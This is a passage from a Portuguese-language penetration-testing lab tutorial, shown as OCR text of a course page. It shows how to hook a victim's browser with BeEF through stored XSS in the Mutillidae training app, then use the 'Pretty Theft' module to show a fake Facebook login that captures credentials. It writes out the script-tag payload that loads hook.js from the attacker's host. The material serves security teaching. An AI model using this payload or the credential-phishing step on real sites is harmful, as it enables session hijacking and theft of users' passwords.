
12

Mãos à obra: Beef

No Kali Linux clique no ícone do Beef



Volte ao browser do Kali Linux e desabilite a configuração do Proxy, não usaremos mais o Burp Suite. (*Clique no* ☰ *-> Preferences -> Advanced -> Network -> Settings -> No proxy).*

Vá até a página da mutillidae que está na url: *http:// [ip do servidor]/mutillidae* e clique no botão **Reset DB** para apagar todas as informações dos exercícios anteriores. E posteriormente acesse a página do blog em:


OWASP 2013 -> A3 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog

Coloque o script do Beef na mensagem do blog:

```
<script src="http://[ip do Kali Linux]:3000/hook.js">
```


Caso o Beef não tenha aberto uma aba no browser, abra uma nova aba e coloque a url: http://127.0.0.1:3000/ui/authentication (http://127.0.0.1:3000/ui/authentication)

Para se autenticar no Beef, coloque usuário e senha beef e beef. Vá até o seu computador, abra o browser e vá até a página do blog, posteriormente volte ao Kali Linux e veja se o Beef capturou a vítima. Na aba esquerda selecione a vítima



Posteriormente vá até a aba *Commands* e digite na aba Search, Pretty Theft. Clique no botão **Execute** e volte para o browser da vítima.

Veja se o pop-up do Facebook apareceu na janela da vítima.



Coloque um usuário e senha e volte até o Beef. Qual o resultado?

Obs: Não tente isso com outras pessoas!